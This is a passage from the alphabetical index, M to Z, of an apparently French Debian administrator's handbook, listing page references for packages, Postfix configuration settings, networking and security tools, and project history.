Michlmayr, Martin, 12  
microblog, 23  
Microsoft  
    Excel, 405  
    Point-to-Point Encryption, 260  
    Word, 405  
migration, 36, 45  
migrationtools, 321  
milter-greylist, 292  
mini-dinstall, 468  
mini.iso, 55  
mirror list, voir aussi mirrors, 116  
mirrors, 116  
mise à jour  
    automatique du système, 143  
    du système, 122  
mises à jour  
    réportages, 114  
mises à jour de sécurité, 113  
mkfs, 498  
mknod, 180  
mlocate, 194  
mod-security, 448  
mode  
    bloc, 180  
    caractère, 180  
modem  
    ADSL, 172  
    RTC, 172  
modification, droit, 220  
modprobe, 211  
module-assistant, 199  
modules  
    du noyau, 211  
    externes au noyau, 198  
montage, point de, 192  
mot de passe, 178  
mount, 192  
mount.cifs, 316  
Mozilla, 403  
    Firefox, 401  
    Thunderbird, 400  
MPPE, 260  
mrtg, 422  
multi-architecture, 104  
multiverse, 484  
MultiViews, Apache directive, 306  
Munin, 382  
Murdock, Ian, 2, 12  
mutter, 394  
MX  
    enregistrement DNS, 268  
    serveur, 281  
mémoire virtuelle, 69

méritocratie, 13  
méta-information d'un paquet, 82  
métadistribution, 2  
métapaquet, 84, 86

Nagios, 384  
Name Service Switch, 179  
named.conf, 269  
nameserver, 176  
NAT, 247  
Nat Traversal, 258  
NAT-T, 258  
navigateur Web, 401  
net neutrality, 263  
Netiquette, 159  
Netscape, 403  
netstat, 273  
Network  
    Address Translation, 247  
    File System, 310  
    IDS, 426  
    Time Protocol, 190  
Network File System, 310  
    Windows client, 310  
network-manager, 169, 174  
network-manager-openvpn-gnome, 257  
newgrp, 179  
NEWS.Debian.gz, 11, 155  
NFS, voir aussi Network File System, 310  
    /etc/exports, 311  
    client, 313  
    options, 312  
    server, 311  
    sécurité, 311  
nginx, 301  
nibble, format, 269  
NIDS, 426  
nmap, 46, 275  
nmbd, 313  
nom  
    attribution et résolution, 174  
    de code, 9  
    de domaine, 175  
    des disques durs, 185

résolution, 175  
nommé, tube, 227  
non-free, 6  
non-free, component, 111  
noyau  
    compilation, 194  
    configuration, 196  
    installation, 200  
    modules externes, 198  
    patch, 199  
    sources, 196  
NS, enregistrement DNS, 268  
NSS, 175, 179  
NTP, 190  
    serveur, 191  
ntp, 191  
ntpdate, 190  
Nussbaum, Lucas, 12  
NVIDIA, 393

octale, représentation des droits, 221  
office suite  
    calligra, 406  
    libreoffice, 406  
Oldoldstable, 25  
Oldstable, 25  
open source, 9  
Openbox, 394  
opendkim, 297  
    opendkim-genkey, 297  
opendmarc, 299  
OpenLDAP, 319  
OpenOffice.org, 405  
OpenSSH, 214  
OpenSSL  
    création de clés, 325  
OpenVPN, 256  
Options, directive Apache, 305  
Order, directive Apache, 307  
organisation interne, 9  
orig.tar.gz, fichier, 93  
orphaned packages, 18  
OSI  
    model, 414

OSPF, 265  
ospf6d, 265  
ospf6d, 265

package  
    automatic removal, 127  
    binary package, *voir aussi* .deb, 80  
    build dependencies, 94  
    checksums, 82  
    control, 82  
    dummy, 140  
    enhancements, 84  
    maintainer scripts, 82  
    naming conventions, 145  
    pre-dependency, 85  
    recommendations, 84  
    search files, 130  
    search package, 145  
    source package, 110  
    suggestions, 84  
    tags, 147  
    transitional, 140  
    version, comparison, 103

package meta-information, *voir aussi* meta-information, 82

package source, *voir aussi* repository, 110

package tracking system, 20

Packages.bz2, 110  
Packages.gz, 110  
Packages.xz, 110  
packagesearch, 148

PAE, 57  
PAM, 165  
pam\_env.so, 165  
PAP, 172

paquet  
    base de données, 89  
    binaire, XXII  
    conflit, 85  
    Debian, XXII  
        archive de, 468  
    dépaquetage, 97  
    dépendance, 83  
    incompatibilité, 85

inspection du contenu, 99  
installation, 89, 97, 120  
IP, 246, 414  
liste des fichiers, 99  
maintenance, 11  
méta-information, 82  
popularité, 399  
priorité, 124  
purge, 90, 99  
recherche, 128  
remplacement, 88  
scellement, 135  
signature, 135  
source, XXII, 93  
source de, 110  
statut, 99  
suppression, 90, 99, 120  
système de suivi de paquets, 20  
types, 465  
virtuel, 86  
vérification d'authenticité, 135

Parallel ATA, 494

pare-feu, 414  
pare-feu IPv6, 267

parrainage, 475

partage Windows, 313  
partage Windows, montage, 316

partition  
    chiffrée, 70  
    d'échange, 69  
    primaire, 185  
    secondaire, 185  
    étendue, 185

partitionnement, 64  
    assisté, 66  
    manuel, 68

passerelle, 168, 246

passwd, 177, 178

patch, 16  
patch noyau, 199  
pbuilder, 463  
PCMCIA, 238

Perens, Bruce, 9, 12

Perl, 87  
permissions, 220  
Philosophy & Procedures, 475  
Physical Address Extension, 57  
PICS, voir Platform for Internet Content Selection  
    tion  
pid, 499  
Pin, 126  
Pin-Priority, 126  
pinfo, 155  
ping, 416  
piuparts, 472  
Pixar, 9  
PKI (Public Key Infrastructure), 251  
plan directeur, 36  
Planet Debian, 23  
planification de commandes, 229  
Platform for Internet Content Selection, 319  
poff, 172  
point de montage, 69, 192  
point à point, 172  
Point-to-Point Tunneling Protocol, 259  
policy, 11  
pon, 172  
popularity-contest, 399  
popularité des paquets, 399  
port  
    TCP, 246  
    UDP, 246  
port forwarding, 217, 247  
portmapper, 311  
ports.debian.org, 38  
Postfix, 280  
    /etc/postfix/main.cf, 280  
    /etc/postfix/virtual, 284  
    /etc/postfix/vmailbox, 285  
    body\_checks, 290  
    certbot, 283  
    check\_client\_access, 287  
    check\_helo\_access, 288  
    check\_recipient\_access, 293  
    check\_sender\_access, 288  
    DKIM, 298  
    DMARC, 299  
header\_checks, 290, 291  
installation, 280  
non\_smtpd\_milters  
    DKIM, 298  
    DMARC, 299  
permit\_mynetworks, 288  
reject\_invalid\_helo\_hostname, 288  
reject\_non\_fqdn\_helo\_hostname, 288  
reject\_non\_fqdn\_recipient, 289  
reject\_non\_fqdn\_sender, 289  
reject\_rbl\_client, 287  
reject\_rhsbl\_client, 287  
reject\_rhsbl\_sender, 289  
reject\_unauth\_destination, 289  
reject\_unauth\_pipelining, 290  
reject\_unknown\_client\_hostname, 287  
reject\_unknown\_helo\_hostname, 288  
reject\_unknown\_sender\_domain, 289  
reject\_unlisted\_recipient, 289  
reject\_unlisted\_sender, 289  
smtpd\_tls\_CApth, 283  
smtpd\_client\_restrictions, 286  
smtpd\_data\_restrictions, 290  
smtpd\_delay\_reject, 290  
smtpd\_helo\_restrictions, 287  
smtpd\_milters  
    DKIM, 298  
    DMARC, 299  
smtpd\_recipient\_restrictions, 289  
smtpd\_restriction\_classes, 293  
smtpd\_sender\_restrictions, 288  
smtpd\_tls\_CAfile, 283  
smtpd\_tls\_CApth, 283  
smtpd\_tls\_cert\_file, 283  
smtpd\_tls\_key\_file, 283  
soft\_bounce, 285  
SPF, 296  
trusted certificates, 283  
virtual domain, 284  
virtual\_alias\_domains, 284  
virtual\_alias\_maps, 284  
virtual\_gid\_maps, 285

virtual\_mailbox\_base, 285  
virtual\_mailbox\_domains, 285  
virtual\_mailbox\_maps, 285  
virtual\_uid\_maps, 285  
warn\_if\_reject, 285, 287

postfix, 280  
postfix-policyd-spf-python, 296

postgrey, 291

postinst, 88

postrm, 88

Potato, 9

POWDER, voir *Protocol for Web Description Resources*

PPP, 172, 257

pppconfig, 172

PPPOE, 172

pppoeconf, 172

PPTP, 173, 259

pptp-linux, 259

Pre-Depends, champ d'en-tête, 85

preferences, 124

preinst, 88

prelude, 427

prerm, 88

preseed, 377

principes du logiciel libre, 7

priorité

- d'un paquet, 124

prise en main d'un serveur Debian, 47

privée, adresse IP, 247

proc, 175

processeur, 3

processus, 206

procmail, 282

procédure type, 157

Progeny, 2

proposed-updates, 114

propriétaire

- groupe, 220
- utilisateur, 220

Prosody, 331

Protocol for Web Description Resources, 319

protocole

AH, 259

ESP, 259

GRE, 259

Provides, champ d'en-tête, 86

Proxy

- FTP, 317
- HTTP, 317

proxy, 73

proxy cache, 73, 117, 317

pré-dépendance, 85

préconfiguration, 377

pseudo-paquet, 20

Psi, 408

PTR, enregistrement DNS, 268

PTS, 20

PureOS, 487

purge d'un paquet, 90, 99

Purism, 487

python-certbot-apache, 249

périphérique

- droit d'accès, 180
- multi-disques, 69

QEMU, 358

QoS, 263

Qt, 395

- Designer, 403

quagga, 265

quality of service, 263

qualité

- assurance, 21
- de service, 263

quilt, 94

quota, 180, 233

radvd, 267

RAID, 336

- RAID logiciel, 69

RAID logiciel, 69

rapport de bogue, 160

Raspberry Pi, 487

Raspbian, 487

RBL, voir *Remote Black List*

RCPT TO, 289

rcS, 210  
rcS.d, 210  
RDP, *voir* Remote Desktop Protocol  
README.Debian, 11, 155  
Real-Time Communication, 407  
recherche de paquet, 128  
Recommends, champ d'en-tête, 84  
redimensionner une partition, 68  
Red Hat Package Manager, 106  
redémarrage des services, 213  
regex, *voir* regular expressions  
regexp, *voir* regular expressions  
regular expressions, 291  
release, 25  
Release Manager, 27  
release notes, 137  
Release.gpg, 136  
Remote Black List, 287  
Remote Desktop Protocol, 407  
Remote Procedure Call, 311  
remplacement, 88  
Replaces, champ d'en-tête, 84, 88  
reportbug, 160  
reprotest, 473  
Request For Comments, *voir aussi* RFC, 83  
Require, directive Apache, 307  
resolv.conf, 176  
restauration, 234  
restricted, 484  
restriction d'accès web, 307  
Rex, 9  
RFC, 83  
RIP, 265  
ripd, 265  
ripngd, 265  
RJ45, connecteur, 168  
RMS, 2  
Robinson, Branden, 12  
root, 191  
rotation des fichiers de logs, 191  
routage  
    avancé, 263  
    dynamique, 265  
route, 265  
routeur, 168, 246  
RPC, *voir* Remote Procedure Call  
RPM, 106  
RSA (algorithme), 251  
rsh, 214  
rsync, 235  
rsyslogd, 225  
RTC, *voir* Real-Time Communication  
    serveur, 328  
RTFM, 152  
rule, 415  
runlevel, 211  
réception, tampon, 416  
réécriture d'une machine Debian, 47  
réduire une partition, 68  
référence du développeur Debian, 471  
réinstallation, 121  
répartition mondiale, 10  
réseau  
    adresse du, 168  
    configuration, 169  
    configuration DHCP, 271  
    configuration itinérante, 174  
    passerelle, 246  
    privé virtuel, 255  
    réseaux sociaux, 23  
résolution, 392  
    de nom, 175  
résolution générale, 13  
rétroportage, 114, 460  
safe-upgrade, 77  
salsa.debian.org, 20  
Samba, 44, 313  
    /etc/samba/smb.conf, 314  
    add users, 315  
    client, 316  
    configuration, 314  
    credentials, 316  
    domain controller, 314  
    installation, 313  
    mount, 316  
    nmbd, 313

server, 313  
shared printers, 317  
smb.conf, 314  
smbd, 313  
smbpasswd, 315  
Sarge, 9  
SATA, 238  
sauvegarde, 234  
copie, 235  
sur bande, 238  
schroot, 463  
scp, 214  
script d'initialisation, 212  
SCSI, 494  
sddm, 393  
search of files, 130  
secrétaire du projet, 12  
Secteur d'amorçage, 495  
section  
non-free, 6  
Secure Boot (démarrage sécurisé), 495  
Secured Shell, 214  
security.debian.org, 113  
SELinux, 435  
semanage, 438  
semodule, 438  
Sender Policy Framework, 296  
Serial ATA, 494  
server  
CIFS, 313  
E-Mail, 280  
email, 280  
FTP, 309  
NFS, 310  
Samba, 313  
SMB, 313  
Server Message Block, 313  
Server Name Indication, 304  
serveur  
architecture client/serveur, 213  
de fichiers, 309, 310, 313  
de noms, 268  
HTTP, 301  
MX, 281  
NTP, 191  
SMTP, 280  
web, 301  
X, 392  
serveur email, 280  
service  
qualité, 263  
redémarrage, 213  
Session Initiation Protocol, 408  
setarch, 57  
setgid, droit, 220  
setgid, répertoire, 221  
setkey, 258  
setquota, 233  
setuid, droit, 220  
Setup, 495  
SFLphone, 408  
sftp, 214  
sg, 179  
SHA1, 424  
shadow, 178  
shell, 152, 181  
shim, 75  
Sid, 9  
Siduction, 485  
Sidux, 485  
signaler un bogue, 160  
signature  
d'un paquet, 135  
Simple Mail Transfer Protocol, 280  
Simple Network Management Protocol, 422  
simple-cdd, 380  
SIP, 328, voir Session Initiation Protocol  
agent, 407  
PBX, 330  
proxy, 330  
serveur, 330  
trunk, 330  
WebSockets, 333  
slapd, 319  
Slink, 9  
SMB, voir Server Message Block

smbclient, 316  
smbd, 313  
SMTP, 280  
    DATA, 290  
    EHLO, 287  
    HELO, 287  
    MAIL FROM, 288  
snapshot.debian.org, 117  
SNAT, 247  
SNMP, 422  
snort, 427  
social, contrat, 5  
sociaux, réseaux, 23  
Software in the Public Interest, 4  
somme de contrôle, 424  
sommes de contrôle, 91  
source  
    code source, 4  
    de paquets, 110  
    paquet source, XXII, 93  
Source NAT, 247  
source package  
    format, 94  
    unpacking, 95  
Sourceforge, 404  
sources  
    du noyau Linux, 196  
sources du noyau Linux, 196  
Sources.bz2, 110  
Sources.gz, 110  
sources.list, 110  
Sources.xz, 110  
sous-projet, 3, 19  
sous-réseau, 168  
spam, 286  
spamass-milter, 295  
spamassassin, 295  
    DKIM, 299  
    SPF, 297  
SPF, voir Sender Policy Framework  
SPI, 4  
spécial, fichier, 180  
Squeeze, 9  
Squid, 73, 317  
    /etc/squid/squid.conf, 318  
    installation, 317  
    squid.conf, 318  
    squidGuard, 319  
    update-squidguard, 319  
squidGuard, 318  
    /etc/squidguard/squid-  
        Guard.conf.default, 318  
    squidGuard.conf, 318  
squidGuard.conf, 318  
SSD, 355  
SSH, 214, 257  
    tunnel SSH, voir aussi VPN, 217  
SSL, 248, 251  
Stable, 25  
stable  
    mises à jour de la distribution stable, 113  
Stable Release Manager, 27  
stable-backports, 114  
stable-proposed-updates, 114  
stable-updates, 113  
Stallman, Richard, 2  
StarOffice, 405  
SteamOS, 487  
sticky bit, 221  
Stretch, 9  
strongswan, 258  
subversion, 17  
sudo, 191  
sudoers, 191  
suexec, 302  
Suggests, champ d'en-tête, 84  
suite bureautique, 405  
suivi  
    système de suivi de paquets, 20  
super-serveur, 227  
supervision, 420  
support  
    Long Term Support (LTS), 32  
suppression d'un paquet, 99, 120  
suppression de groupe, 180  
suricata, 427

surveillance  
    de l'activité, 421  
    des logs, 420  
svn, 17  
swap, 69  
symbolique, lien, 188  
SymlinksIfOwnerMatch, Apache directive, 305  
synaptic, 131, 134  
synchronisation horaire, 190  
sys, 175  
syslogd, 159  
system  
    dist-upgrade, 137  
    release notes, 137  
systemd, 172  
système  
    de base, 71  
    de fichiers, 67  
    de fichiers réseau, 310  
    de suivi de bogues, 14  
    de suivi de paquets, 20  
système de contrôle de versions, 17  
système de fichiers, 498  
Système de suivi de paquets, 20  
sécurité  
    mises à jour de sécurité, 113  
sécurité, contexte de, 436  
sévérité, 15  
table de partition  
    au format GPT, 185  
    au format MS-DOS, 185  
Tails, 486  
tampon de réception, 416  
TAR, 238  
Tasks & Skills, 475  
tc, 264  
TCO, 38  
TCP, port, 246  
tcpdump, 228  
tcpdump, 276  
tcsh, 181  
Telepathy, 408  
telnet, 214  
Testing, 25  
tests de pénétration, 486  
textes fondateurs, 5  
The Sleuth Kit, 454  
Thunderbird, Mozilla, 400  
tilde, 182  
timezone, 189  
TLS, 248, 251  
top, 421  
Total Cost of Ownership, 38  
touche  
    Compose, 166  
    Meta, 166  
Towns, Anthony, 12  
Toy Story, 9  
trafic  
    contrôle, 263  
    limitation, 264  
transitional package, 140  
translation, 15  
travail collaboratif, 404  
Traversal Using Relays around NAT, 408  
tsclient, 218  
tshark, 277  
tube, 502  
tube nommé, 227  
tunnel broker, 267  
tunnel SSH, voir aussi VPN, 217  
    VNC, 219  
TURN, voir Traversal Using Relays around NAT  
    serveur, 329  
Twitter, 23  
type, application de types, 445  
types de paquets, 465  
TZ, 189  
Ubuntu, 483  
ucf, 225  
UDP, port, 246  
UEFI, 495  
uid, 177  
umask, 222  
unattended-upgrades

/etc/apt/apt.conf.d/50unattended-upgrades, 142  
Unicode, 164  
universe, 484  
unsolicited commercial email, *voir* spam  
Unstable, 25  
update-alternatives, 394  
update-menus, 394  
update-rc.d, 213  
update-squidguard, 319  
updatedb, 194  
updates  
    buster, 113  
    proposed, 114  
    stable, 113  
    stable, backports, 114  
    stable, proposed, 114  
    stable-backports, 114  
    stable-proposed, 114  
upgrade  
    cleaning, 140  
upstream, 6  
USB, 238, 494  
uscan, 472  
UTF-8, 164  
utilisateur  
    base de données, 177  
    propriétaire, 220  
Valve Corporation, 487  
variable d'environnement, 182  
Venema, Wietse, 229  
version, comparaison, 103  
VESA, 392  
vesa, 392  
vinagre, 218  
vino, 218  
virsh, 373  
virt-install, 370, 371  
virtinst, 370  
Virtual Network Computing, 218  
Virtual Private Network, 255  
virtual-manager, 370  
VirtualBox, 358  
virtualisation, 358  
virtuel, domaine, 284  
virtuel, paquet, 86  
visudo, 191  
vmlinuz, 200  
VMWare, 358  
VNC, 218  
vnc4server, 220  
VoIP  
    serveur, 328  
volumes  
    groupe de, 70  
    logiques, 70  
    physiques, 70  
vote, 13  
VPN, 255  
vsftpd, 310  
warnquota, 234  
web server, *voir aussi* Apache, 301  
Web, navigateur, 401  
webalizer, 159  
WebKit, 401  
webmin, 223  
WebRTC, 333  
    démonstration, 333  
WEP, 171  
whatis, 153  
Wheezy, 9  
Wietse Venema, 229  
wiki.debian.org, 156  
Winbind, 314  
window manager, 394  
    afterstep, 394  
    blackbox, 394  
    fluxbox, 394  
    icewm, 394  
    kwin, 393  
    mutter, 393  
    openbox, 394  
    windowmaker, 394  
    xfwm, 393  
WindowMaker, 394  
Windows Terminal Server, 407

Windows, émulation, 406  
Wine, 406  
winecfg, 406  
WINS, 314  
wireless, 170  
wireshark, 276  
wl\*, 169  
wlan0, 169  
wondershaper, 264  
Woody, 9  
Word, Microsoft, 405  
WPA, 171  
www-browser, 394  
www-data, 302

x-window-manager, 394  
x-www-browser, 394  
X.509  
  certificates, 248  
X.509, certificat, 251  
X.org, 392  
X11, 392  
x11vnc, 218  
xdelta, 238  
xdm, 219, 393  
xe, 363  
Xen, 359  
Xfce, 397  
XFree86, 392  
xfwm, 394  
xm, 363  
XMPP, 328, voir Extensible Messaging and Presence Protocol  
  serveur, 331  
xsserver-xorg, 392  
xvnc4viewer, 218  
xz, 110

Zabbix, 382  
Zacchiroli, Stefano, 12  
zebra, 265  
Zeroconf, 44  
zone  
  DNS, 268

inverse, 269  
zoneinfo, 189  
zsh, 181

échange, partition de, 69  
écran, gestionnaire de, 219  
écriture, droit, 220  
émulation Windows, 406  
énergie, gestion, 242  
étiquetage, APT pinning, 124  
étiquette (tag), 147  
été, heure, 189

“newcomer” bugs, 18

